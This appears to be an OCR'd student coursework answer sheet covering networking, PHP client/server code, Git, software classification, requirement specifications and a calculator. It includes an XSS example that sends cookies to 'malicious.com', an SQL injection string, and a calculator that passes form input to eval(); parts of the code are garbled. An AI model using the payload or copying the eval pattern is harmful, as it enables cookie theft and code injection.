1. Research and create a diagram of how data is transmitted from a client to a server over the internet.

Step-by-Step Process:

1. **User Request (Client)** ○ A user enters a URL in a browser (e.g., www.example.com).
   - ○ The browser forms an **HTTP/HTTPS request**.
2. **DNS Resolution** ○ The client contacts a **DNS server** to resolve the domain name to an **IP address**.
3. **Packet Creation (Client Side)** ○ The request is broken into **data packets**. ○ The packets are labeled with the **destination IP address and port**.
   - ○ TCP assigns **sequence numbers** to ensure correct order.
4. **Transmission Over Internet** ○ Packets move through **routers and switches**.
   - ○ They travel across networks using the **IP protocol** (network layer).
5. **Reception at Server** ○ The server receives the packets.
   - ○ TCP reassembles them in the correct order.
   - ○ The server processes the request (e.g., fetches a webpage).
6. **Server Response** ○ The server sends back a response in the same way—packetized, routed, and reassembled on the client side.

```
[Client Device]
   |
   | 1. User enters URL (HTTP Request)
   v
[DNS Server]
   |
   | 2. Resolves domain to IP address
   v
[Client (TCP/IP Stack)]
   |
   | 3. Packets prepared (TCP + IP headers)
   v
[Router / ISP]
   |
   | 4. Packets routed over the internet
   v
[Internet Backbone]
   |
   | 5. Packets arrive at destination server
   v
[Server (Web Server)]
   |
   | 6. Processes request, sends response
   v
[Client Receives Response]
```

2.Design a simple HTTP client-server communication in any language.

server.php (Server Code)

```
<?php
```

```
//   server.php   echo   "<h1>Hello   from   PHP
        Server</h1>";
?>
```

client.php (Client Code)

```
<?php
// client.php

$url = "http://localhost:8080";
$response = file_get_contents($url);

if ($response !== false)
{
        echo "Server Response:\n";
         echo $response;
} else
 {
        echo "Failed to connect to server.";
}
?>
```

3. Research different types of internet connections (e.g.,broadband, fiber, satellite) and list their pros and cons.

Types of internet connections:sss

Type	**Description**	**Pros**	**Cons**
Broadband (DSL)	Uses telephone lines (Digital Subscriber Line) for high-speed internet.	• Widely available • Affordable for homes • Simultaneous phone/internet usage	• Speed depends on distance from ISP• Slower than fiber• Not ideal for large downloads or streaming
Fiber Optic	Transmits data as light through glass fibers.	• Extremely fast speeds (up to 1 Gbps+)• Very reliable and low latency• Best for gaming, streaming, and large uploads	• Limited availability• Installation may be costly• May require digging
Cable Internet	Uses coaxial cable (same as cable TV).	• Faster than DSL• Widely available in cities• Good for streaming	• Shared bandwidth (slow during peak hours)• Less consistent speed• Affected by local congestion
Satellite Internet	Uses satellites to beam internet to remote locations.	• Available almost everywhere• Useful in rural areas	• High latency• Affected by weather• Limited data caps• Expensive
Mobile Internet (4G/5G)	Wireless internet through cellular networks.	• Portable and wireless• Fast speeds with 5G• Easy setup	• Data limits or throttling• Speed varies by location• Network congestion possible
Dial-Up	Old tech using phone line; very slow.	• Very cheap• Works with existing phone lines	• Extremely slow (56 Kbps)• Cannot use phone and internet together• Obsolete for most needs
Fixed Wireless	Internet through radio signals from nearby towers (line of sight).	• Good for rural areas• Faster than satellite	• Requires clear line of sight• Affected by weather and obstacles• Coverage may be limited

4. Identify and explain three common application security vulnerabilities Suggest possible solutions.

1. **SQL Injection (SQLi)**

SQL Injection occurs when an attacker inserts or manipulates SQL queries through user input fields. This can allow unauthorized access, data theft, or even deletion of data in the database.

Example:
SELECT * FROM users WHERE username = 'admin' AND password = '1234' OR '1'='1';

2. Cross-Site Scripting (XSS)

XSS allows attackers to inject malicious JavaScript into webpages, which executes in the browser of another user. This can be used to steal cookies, hijack sessions, or redirect users.

Example:
<script>document.location='http://malicious.com/steal?cookie='+document.cookie;</script>

3. Cross-Site Request Forgery (CSRF)
CSRF tricks a logged-in user into performing an unintended action on a web application, such as changing account details or transferring money.
Example:
A malicious site includes a hidden form that submits a request to your bank account when you visit the page.

5. Identify and classify 5 applications you use daily as either system software or application software.

Application	Type	Classification
Google Chrome	Web Browser	**Application Software**
Microsoft Word	Word Processor	**Application Software**
Windows 10 (or 11)	Operating System	**System Software**
File Explorer (Windows)	File Management Tool	**System Software**
WhatsApp (Desktop/Mobile)	Messaging Application	**Application Software**

6. Design a basic three-tier software architecture diagram for a web application.

1.Presentation Tier (Frontend)

Purpose: User Interface
Examples: HTML, CSS, JavaScript, React, Angular
Users interact with this layer directly

2.Application Tier (Backend)

Purpose: Business logic, request processing
Examples: Node.js, PHP, Java, Python (Django/Flask)
Connects frontend with database

3.Data Tier (Database)

Purpose: Data storage and retrieval
Examples: MySQL, PostgreSQL, MongoDB
Securely stores data and serves queries

7.Create a case study on the functionality of the presentation, business logic, and data access layers of a given software system.

Three-Tier Architecture Overview

1. **Presentation Layer**
2. **Business Logic Layer**
3. **Data Access Layer**

1. Presentation Layer (Frontend)

Functionality:

- Provides the **user interface** (UI) for customers to browse, search, and purchase books.
- Interacts with users through forms, buttons, and web pages.
- Sends user input (e.g., search terms, payment details) to the backend via HTTP requests.

  Technology Used:

- HTML, CSS, JavaScript
- Framework: React.js

  Example Features:

- Home page with book listings
- Search bar to find books by title/author
- Shopping cart interface
- Login/registration form

2. Business Logic Layer (Application Server)

  Functionality:

- Contains the core logic for operations such as:
  - Searching books
  - User authentication
  - Managing cart and orders
  - Applying discounts or coupons
- Ensures that the correct rules and validations are applied.

  Technology Used:

- Language: Node.js / Java / PHP / Python
- Framework: Express.js / Spring Boot / Laravel / Django

  Example:
  When a user adds a book to the cart:

- Checks book availability
- Validates user session
- Updates cart object in memory or database

3. Data Access Layer (Database Layer)

Functionality:

- Handles all **database operations**:
  - Storing and retrieving books, users, orders, and payments
  - Managing relationships between data (e.g., orders and books)
- Abstracts database logic from business logic layer

Technology Used:

- Database: MySQL / PostgreSQL / MongoDB
- ORM: Sequelize / Hibernate / Eloquent

Example Tasks:

- SELECT query to get book details
- INSERT query to save an order
- UPDATE query to reduce stock count after purchase

8. Explore different types of software environments (development, testing, production). Set up a basic environment in a virtual machine.

Environment	Purpose	Typical Users	Key Features
Development	Writing and debugging code	Developers	Fast feedback, debugging tools, mock data

Environment	**Purpose**	**Typical Users**	**Key Features**
Testing	Test features for bugs or issues	Testers, QA	Automated/manual testing, staging APIs
Production	Live user access to final product	End-users	High security, reliability, real data

Set Up a Basic Environment in a Virtual Machine

Here's how to set up a basic development environment in a **Virtual Machine (VM)** using **Ubuntu Linux**.

Requirements:

- VirtualBox (or VMware)
- Ubuntu ISO (e.g., Ubuntu 22.04)
- At least 2 GB RAM, 20 GB Disk

Steps to Set Up:

1. Install VirtualBox and Create a VM

- Open VirtualBox → New VM → Name: DevEnv, Type: Linux, Version: Ubuntu.
- Allocate RAM and disk space.

2. Install Ubuntu OS

- Mount Ubuntu ISO → Start VM → Follow installer to set up Ubuntu.

3. Set Up Development Tools

Open Terminal in Ubuntu and install tools:

```
sudo apt update

sudo apt install git curl build-essential apache2 php mysql-server
```

You now have:

- **Apache2**: Web server
- **PHP**: Server-side scripting
- **MySQL**: Database
- **Git**: Version control

4. Set Up a Sample Web App

Create a PHP test file:

```
echo "<?php phpinfo(); ?>" | sudo tee /var/www/html/index.php
```

Restart Apache:

```
sudo systemctl restart apache2
```

9. Write and upload your first source code file to Github.

1. Go to https://github.com
2. Sign in or create an account.
3. Click "New Repository"
   - Name: my-first-code
   - Description: *My first code file on GitHub!*
   - Keep it public and do not initialize with README for now.
   - Click Create repository

10. Create a Github repository and document how to commit and push code changes.

Step 1: Create a GitHub Repository

Step 2: Clone the Repository to Your Local Machine

Step 3: Add Files and Make Changes

Step 4: Commit and Push Code Changes

11. Create a student account on Github and collaborate on a small project with a classmate.

1. Create a GitHub Student Account
2. Collaborate on a Small Project with a Classmate
    - A. Create a New Repository
    - B. Invite Your Classmate as a Collaborator
    - C. Clone Repository Locally (Both Student)
    - D. Add Project Files (Example)
    - E. Commit and Push Your Code
    - F. Classmate Pulls Changes and Contributes

12. Create a list of software you use regularly and classify them into the following categories: system, application, and utility software.

1. System Software

System software manages the computer hardware and provides a platform for running application software.

Software	**Description**
Windows 11	Operating System for general use
macOS	Apple's operating system for Mac
Linux (Ubuntu)	Open-source operating system
Device Drivers	Enable communication between OS and hardware

Software	Description
BIOS/UEFI	Initializes hardware during boot

2. Application Software

Application software is designed to help users perform specific tasks.

Software	Description
Microsoft Word	Word processing
Google Chrome	Web browsing
Zoom	Video conferencing
Adobe Photoshop	Image editing
Visual Studio Code	Code editor for developers
Spotify	Music streaming
MS Excel	Spreadsheets and data analysis
WhatsApp Desktop	Messaging application

3. Utility Software

Utility software helps in system maintenance and performance improvement.

Software	Description
WinRAR / 7-Zip	File compression and extraction
Antivirus Software	Scans and removes malware (e.g., Avast, McAfee)
Disk Cleanup	Clears unnecessary files from hard drive
CCleaner	Optimizes system and removes junk files
Backup Tools	Creates data backups (e.g., Acronis, Windows Backup)
Task Manager	Monitors system processes and performance

12. Follow a GIT tutorial to practice cloning, branching, and merging repositories.

Step 1: Create and Clone a Repository

A. Create a new repository on GitHub

B. Clone the repo to your local system

Step 2: Create and Switch to a New Branch

A. Check current branch

B. Create a new branch

C. Make changes (example)

D. Stage and commit changes

Step 3: Push the Branch to GitHub

Step 4: Merge the Branch into Main

Option 1: Using GitHub Pull Request

1. Click Compare & pull request
2. Review changes
3. Click Merge pull request
4. Confirm merge and delete the branch (optional)

Option 2: Using Git commands

1. Switch to main branch
2. Pull the latest changes
3. Merge your branch
4. Push the updated main branch

13. Write a report on the various types of application software and how they improve productivity.


Types of application software

1. Word Processing Software
2. Spreadsheet Software
3. Presentation Software
4. Database Management Software (DBMS)
5. Web Browsers
6. Communication Software
7. Graphics and Multimedia Software
8. Educational and e-Learning Software
9. Project Management Software

How Application Software Improves Productivity

Benefit	**Description**
Automation	Reduces time spent on repetitive tasks
Accuracy	Minimizes human error through intelligent tools
Collaboration	Enables real-time teamwork regardless of location
Efficiency	Faster task completion through intuitive interfaces
Scalability	Handles larger tasks and data as needs grow
Accessibility	Cloud-based apps allow access from any device

14. Create a flowchart representing the Software Development Life Cycle (SDLC).



15. Write a requirement specification for a simple library management system.

1. Introduction

1.1 Purpose

The purpose of this document is to define the requirements for a simple Library Management System (LMS) that allows librarians to manage books, members, and transactions (issue/return).

1.2 Scope

This system will automate the core functions of a library: book management, member registration, book issuing, and returning. The system is intended for use in small libraries or educational institutions.

1.3 Definitions

- Librarian: User responsible for managing the system.
- Member: A person registered in the system who can borrow books.
- Book: An item in the library collection with a unique ID.

2. Overall Description

2.1 Product Perspective

The system will be a standalone desktop/web application. It is not a part of a larger system.

2.2 User Characteristics

- Basic computer skills required.
- Librarian: Admin-level access.
- Member: Can view available books and their own borrowing status.

2.3 Assumptions and Dependencies

- The system assumes a working internet connection for online use.
- Database server (e.g., MySQL) must be operational.

3. Functional Requirements

3.1 Book Management

- Add, update, delete, and search books by title, author, or ISBN.
- Track the number of available copies.

3.2 Member Management

- Register new members.

- Update or delete member information.
- View member history.

3.3 Issue/Return Books

- Issue a book to a member with a due date.
- Record the return of a book.
- Display overdue books and calculate fines.

3.4 Reports

- Generate reports for:
    - Books issued
    - Books returned
    - Overdue books
    - Member activity

4. Non-Functional Requirements

4.1 Performance Requirements

- The system should respond to user inputs within 2 seconds.

4.2 Security Requirements

- Login authentication required.
- Only librarians can modify records.

4.3 Usability

- The interface should be simple and easy to navigate.

4.4 Backup and Recovery

- Daily backup of the database should be scheduled.


5. System Features Summary

Feature	Description
Book Management	CRUD operations on books
Member Management	Add/edit/delete members
Issue/Return Books	Manage book borrowing
Reports	Generate activity and status reports
Authentication	User login and role-based access

16. Perform a functional analysis for an online shopping system.

1. Overview
2. Primary Functional Requirements
3. System Integration Requirements
4. Security Requirements
5. Performance Requirements

17. Design a basic system architecture for a food delivery app.



18.Document a real-world case where a software application required critical maintenance.

Case Study: Critical Maintenance of the NHS COVID-19 Contact Tracing App (UK)

Background

- Application: NHS COVID-19 App (England and Wales)
- Launched: September 2020
- Platform: Android and iOS (based on Apple/Google Exposure Notification API)
- Purpose: Track COVID-19 exposures and notify users to self-isolate if needed.

Issue Identified

Shortly after launch, users began reporting critical issues:

- The app failed to notify users of high-risk exposures.
- Certain positive test results were not being properly reported.
- Battery drainage and crashes were frequent on some devices.
- Inconsistent behavior between Android and iOS devices due to OS restrictions.

Nature of Critical Maintenance

October 2020 — The development team issued a major software patch:

- Fixed missing exposure alerts by adjusting risk scoring thresholds.
- Resolved issues with test result entry and exposure logs.
- Updated app to handle background data permissions on iOS and Android better.
- Integrated QR code check-in functionality for venues, improving traceability.

January 2021 — Another maintenance update:

- Addressed privacy and security loopholes (e.g., how data was shared and stored).
- Strengthened compliance with GDPR and public trust concerns.


Consequences and Outcomes

- The initial flaws undermined public trust, and app usage dropped temporarily.
- Following successful updates:
    - Over 21 million downloads were achieved.
    - Hundreds of thousands of exposure notifications were issued.
    - The app helped identify transmission chains during the pandemic's peak.

Lessons Learned

1. **H**ealth-critical apps must prioritize reliability and transparency.
2. Interoperability testing is essential when working across OS ecosystems.
3. Privacy and user trust must be maintained through transparent data use.
4. Critical software maintenance can rescue a failing application — if timely and well-managed.

19.Create a DFD for a hospital management system.




20. Build a simple desktop calculator application using a GUI library.

```
<?php
$result = "";
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $expression = $_POST["expression"];
    // Simple evaluation (use with caution — for learning/demo only!)
    try {
        $result = eval("return " . $expression . ";");
    } catch (Throwable $e) {
        $result = "Error";
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>PHP Calculator</title>
    <style>
        body { font-family: Arial; text-align: center; }
        input[type=text] { width: 240px; font-size: 20px; margin: 10px; }
        input[type=submit] { font-size: 18px; padding: 10px; width: 60px; }
    </style>
</head>
<body>
    <h2>Simple PHP Calculator</h2>
    <form method="post">
```

```
        <input type="text" name="expression" value="<?php echo
htmlspecialchars($result); ?>" />

        <br/>

        <?php

        foreach ([['7','8','9','/'], ['4','5','6','*'], ['1','2','3','-'], ['0','.','=','+']] as
$*]()]()as $row) {

            foreach ($row as $btn) {

                echo "<input type='submit' name='expression' value='$btn' />";

            }

            echo "<br/>";

        }

        ?>

        <br/>

        <input type="submit" name="expression" value="C" />

    </form>

</body>

</html>
```

21. Draw a flowchart representing the logic of a basic online registration system.


Start Registration
Display Registration Form (Name, Email, Password, etc)
User Submits Form
Validate Input Fields
Validation Successful?
No
Yes
Show Error Message and Refill Form
Save Data to Database
Yes
Email Already Exists?
No
Show "Email Exists" Message and Refill Form
End